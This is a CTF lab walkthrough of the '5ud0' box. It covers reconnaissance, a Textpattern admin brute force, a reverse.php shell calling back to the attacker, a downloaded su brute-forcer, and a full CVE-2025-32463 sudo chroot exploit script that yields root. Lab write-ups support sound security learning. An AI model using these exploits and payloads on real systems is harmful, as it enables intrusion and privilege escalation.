



Tuf LV14 顶级大佬

发布一台靶机，low难度，拿到flag提图来见



Tuf LV14 顶级大佬

竹青、通过QQ闪传分享了【5ud0】

链接: <https://qfile.qq.com/q/7sAGWYWZIC>



Tuf LV14 顶级大佬

@全体成员 上号 没称号的可以试一下

12:13

这个打完了，补个wp

[!Tip]

群里搞了一个我们自己靶机的wp仓库，感兴趣的可以看一下

<https://github.com/hyhforevertop/Mazesec-writeups>

```
└─(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
[sudo] kali 的密码:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.205.1    00:50:56:c0:00:08      VMware, Inc.
192.168.205.2    00:50:56:fc:94:2f      VMware, Inc.
192.168.205.185 08:00:27:8e:cd:d9      PCS Systemtechnik GmbH
192.168.205.254 00:50:56:fb:d6:c6      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.954 seconds (131.01 hosts/sec). 4
responded
```


192.168.205.185

探测服务

```
(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.185
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 09:11 EDT
Nmap scan report for 192.168.205.185
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8E:CD:D9 (PCS systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
```

看web



随便点个超链接发现跳转textpattern.dsz

加个hosts

```
(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo vim /etc/hosts

(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ tail -n 1 /etc/hosts
192.168.205.185 textpattern.dsz
```

My site

My site slogan

Home

Articles



Welcome to your site

Posted 2 days ago

Comments 1

What do you want to do next?

- Write a [new article](#)? Let your creativity flow!
- Change this site's name, slogan or select a different article URL style? Check and modify your [preferences](#).
- Edit or delete this article? Your [articles](#) list is the place to start.
- Upload [images](#) or [files](#) to accompany your articles?
- Learn Textile, the markup generator included with Textpattern? You can try it in the [Textile sandbox](#).
 - If you want to learn more, you can refer to an extensive [Textile manual](#).
- Be guided through your [Textpattern first steps](#) by completing some tasks?
- Study the [Textpattern Semantic Model](#)?
- Add one or more additional [users](#), or extend Textpattern's capabilities with [plugins](#) from the [Textpattern plugin directory](#)?
- Dive in and learn by doing? Please note:
 - When you write an article you assign it to a [section](#) of your site.
 - Sections use a [page](#) template and a [style](#) to define how site content appears in a browser.
 - Page templates typically use HTML and [Textpattern tags](#) (like this: `<txp:article />`) to build the output code.

目录爆破

```
└─(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ gobuster dir -u http://textpattern.dsz/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,txt,html,zip -t 64

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: http://textpattern.dsz/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,zip
[+] Timeout: 10s

=====

Starting gobuster in directory enumeration mode

=====
./html (Status: 403) [Size: 280]
/files (Status: 301) [Size: 318] [-->
http://textpattern.dsz/files/]
/images (Status: 301) [Size: 319] [-->
http://textpattern.dsz/images/]
/themes (Status: 301) [Size: 319] [-->
http://textpattern.dsz/themes/]
/index.php (Status: 200) [Size: 11506]
/sites (Status: 301) [Size: 318] [-->
http://textpattern.dsz/sites/]
```

```
/css.php          (Status: 200) [Size: 0]
/.php             (Status: 403) [Size: 280]
/README.txt       (Status: 200) [Size: 1152]
/INSTALL.txt      (Status: 200) [Size: 3080]
/LICENSE.txt      (Status: 200) [Size: 15170]
/rpc              (Status: 301) [Size: 316] [-->
http://textpattern.dsz/rpc/]
Progress: 45805 / 1102800 (4.15%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 48835 / 1102800 (4.43%)
=====
Finished
=====
```

扒拉了一下，在README.txt看到了cms的版本号

```
└─(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ curl http://textpattern.dsz/README.txt
Textpattern CMS 4.8.7

Released under the GNU General Public License.
See LICENSE.txt for terms and conditions.

Includes contributions licensed under the GNU Lesser General Public License.
See textpattern/lib/LICENSE-LESSER.txt for terms and conditions.

Includes contributions licensed under the New BSD License.
See textpattern/lib/LICENSE-BSD-3.txt for terms and conditions.

== About ==

Textpattern CMS is a flexible, elegant and easy-to-use content management
system. Textpattern is free and open source.

== Installing Textpattern ==

* Refer to INSTALL.txt for details.

== Upgrading Textpattern ==

* Refer to UPGRADE.txt for details.

== Resources ==


* website:      https://textpattern.com/
* Support forum: https://forum.textpattern.com
* Documentation: https://docs.textpattern.com

* Social:      https://textpattern.com/twitter

* Development:  https://textpattern.com/github
```

- * Contributing: <https://docs.textpattern.com/development/contributing>
- * Sponsor: <https://github.com/sponsors/textpattern>
<https://opencollective.com/textpattern-collective>
- * Donate: <https://textpattern.com/about/patrons>

Textpattern CMS 4.8.7, google了一下, 看到了一个远程命令执行和上传漏洞, 所以还是需要爆破一下用户密码



Welcome to your site

Posted 2 days ago

Comments 1


What do you want to do next?

- Write a [new article](#)? Let your creativity flow!
- Change [this site's name](#), slogan or select a different article URL style? Check and modify your [preferences](#).
- Edit or delete this article? Your [articles](#) list is the place to start.
- Upload [images](#) or [files](#) to accompany your articles?
- Learn Textile, the markup generator included with Textpattern? You can try it in the [Textile sandbox](#).
 - If you want to learn more, you can refer to an extensive [Textile manual](#).
- Be guided through your [Textpattern first steps](#) by completing some tasks?
- Study the [Textpattern Semantic Model](#)?
- Add one or more additional [users](#), or extend Textpattern's capabilities with [plugins](#) from the [Textpattern plugin directory](#)?
- Dive in and learn by doing? Please note:
 - When you write an article you assign it to a [section](#) of your site.
 - Sections use a [page](#) template and a [style](#) to define how site content appears in a browser.
 - Page templates typically use HTML and [Textpattern tags](#) (like this: `<txp:article />`) to build the output code.
 - Some Textpattern tags use [forms](#), reusable building blocks that provide extensive control and customization over your site construction.
 - Pages, styles and forms can be packaged into [themes](#) and assigned to one or more sections.



[Textpattern tags](#), their attributes and values are explained within the [Textpattern User Documentation](#), where you will also

点这里会跳转登录或者访问 <http://textpattern.dsz/textpattern/>

随便输入点抓包




只可以硬爆, 巨慢




密码就rockyou.txt，不截图了

然后开启，等就好了




admin:superman




上传一个reverse.php上去就好了

kali监听

```
(kali@kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvp 8888
listening on [any] 8888 ...
```



去<http://textpattern.dsz/files/>



点击，转圈圈

回去看监听

```
(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.205.128] from (UNKNOWN) [192.168.205.185] 38534
Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
GNU/Linux
 09:24:54 up 14 min,  0 users,  load average: 0.00, 0.03, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (500): Inappropriate ioctl for device
bash: no job control in this shell
www-data@5ud0:/$ ls /home
ls /home
todd
www-data@5ud0:/$ su todd
su todd
Password: todd
su: Authentication failure
www-data@5ud0:/$ ls -la /opt
ls -la /opt
total 8
drwxr-xr-x  2 root root 4096 Jul  9 21:31 .
drwxr-xr-x 18 root root 4096 Jul 10 04:36 ..
www-data@5ud0:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
```



```
/usr/bin/passwd  
/usr/local/bin/sudo  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/libexec/polkit-agent-helper-1
```

试了一下弱密码不行，然后看了一下suid，发现有两个sudo

```
/usr/bin/sudo
```

```
/usr/local/bin/sudo
```

对比一下

```
www-data@5ud0:/$ diff /usr/bin/sudo /usr/local/bin/sudo  
diff /usr/bin/sudo /usr/local/bin/sudo  
Binary files /usr/bin/sudo and /usr/local/bin/sudo differ
```

而且这个靶机名字就叫5ud0，所以很怀疑

```
www-data@5ud0:/$ /usr/bin/sudo -v  
/usr/bin/sudo -v  
Sudo version 1.9.16p2  
Sudoers policy plugin version 1.9.16p2  
Sudoers file grammar version 50  
Sudoers I/O plugin version 1.9.16p2  
Sudoers audit plugin version 1.9.16p2  
www-data@5ud0:/$ /usr/local/bin/sudo -v  
/usr/local/bin/sudo -v  
Sudo version 1.9.6  
Sudoers policy plugin version 1.9.6  
Sudoers file grammar version 48  
Sudoers I/O plugin version 1.9.6  
Sudoers audit plugin version 1.9.6
```

/usr/local/bin/sudo是比较新的版本，/usr/bin/sudo是1.9.16p2的，这个版本好像前端时间爆出了一个漏洞，google一下



GitHub
https://github.com/CVE-2025-32463_chw... · 翻译此页

CVE-2025-32463 – sudo chroot ("chwoot") PoC

Escalation of Privilege to the root through **sudo** binary with chroot option. CVE-2025-32463 - [pr0v3rbs/CVE-2025-32463_chwoot](#).



Upwind Security
https://www.upwind.io › Feed · 翻译此页

CVE-2025-32463: Critical Sudo "chroot" Privilege ...

2025年7月3日 — A critical **vulnerability** in **sudo** (Changelog v1.9.14–**1.9.17**) allows local users to gain root access via the `--chroot (-R)` option.



GitHub
https://github.com › sudo › blob › NEWS · 翻译此页

[sudo/NEWS at main · sudo-project/sudo](#)

Utility to execute a command as another user. Contribute to [sudo-project/sudo](#) development by creating an account on [GitHub](#).



GitHub
https://github.com › sudo-project › releases · 翻译此页

Releases · sudo-project/sudo

2024年11月25日 — Utility to execute a command as another user. Contribute to [sudo-project/sudo](#) development by creating an account on [GitHub](#).

缺小字詞: exploit | 必須句令: exploit

群里前段时间也提了一下，不过我们现在需要先拿个知道密码的用户，www-data的密码我可不知道
todd没有找到什么有意思的东西，那爆破密码吧

先稳定一下shell

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

```
www-data@5ud0:/tmp$ busybox wget 192.168.205.128/rockyou.txt
Connecting to 192.168.205.128 (192.168.205.128:80)
rockyou.txt      100% |*****| 133M  0:00:00 ETA
www-data@5ud0:/tmp$ busybox wget 192.168.205.128/suForce
Connecting to 192.168.205.128 (192.168.205.128:80)
suForce          100% |*****| 2430  0:00:00 ETA
www-data@5ud0:/tmp$ chmod +x suForce
www-data@5ud0:/tmp$ ./suForce
```

— — — — —
/ — | | | | | — / — \ | ' — / — / — \
\ — \ | — | | | — | () | | | (— | — /
| — / — , — | — | \ — / | — | \ — \ — |

code: d4t4s3c version: v1.0.0

? Usage: suForce [OPTIONS]

- 🌐 Get a user password with the su binary.

💡 Examples:

```
suForce -u root -w rockyou.txt
suForce -h
```

```
www-data@5ud0:/tmp$ head -n 10000 rockyou.txt |tac > passwd.txt
www-data@5ud0:/tmp$ ls -al passwd.txt
-rw-rw-rw- 1 www-data www-data 80577 ju1 15 09:41 passwd.txt
www-data@5ud0:/tmp$ ./suForce -u todd -w passwd.txt
```

— — — — —
/ — | | | | — / — \ | ' — / — / — \
\ — \ | — | | — | (— | | | (— | — /
| — \ — , — | — \ — / | — \ — \ — |

```

🔑 Username | todd
📖 wordlist | passwd.txt
🔍 Status   | 8/10000/0%/nopassword
💣 Password | nopassword

```

```
www-data@5ud0:/tmp$ su todd
Password:
todd@5ud0:/tmp$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd)
```

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
#                               @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
```

```

    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
    setreuid(0,0);
    setregid(0,0);
    chdir("/");
    execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -w1,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}

```

直接复制进去，不想下载了

```

todd@5ud0:/tmp$ vim a.sh
todd@5ud0:/tmp$ head -n 5 a.sh
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - sudo EoP Exploit PoC by Rich Mirch
# @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)

```

改点东西

```

CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
    setreuid(0,0);
    setregid(0,0);
    chdir("/");
    execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
/usr/bin/sudo -R woot woot
rm -rf ${STAGE?}
~
-- INSERT --

```

38,10

Bot

改成有漏洞的

```

todd@5ud0:/tmp$ bash a.sh
woot!
[sudo] password for todd:
root@5ud0:/# id
uid=0(root) gid=0(root) groups=0(root),1000(todd)
root@5ud0:/# cat /root/root.txt /home/todd/user.txt
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}

```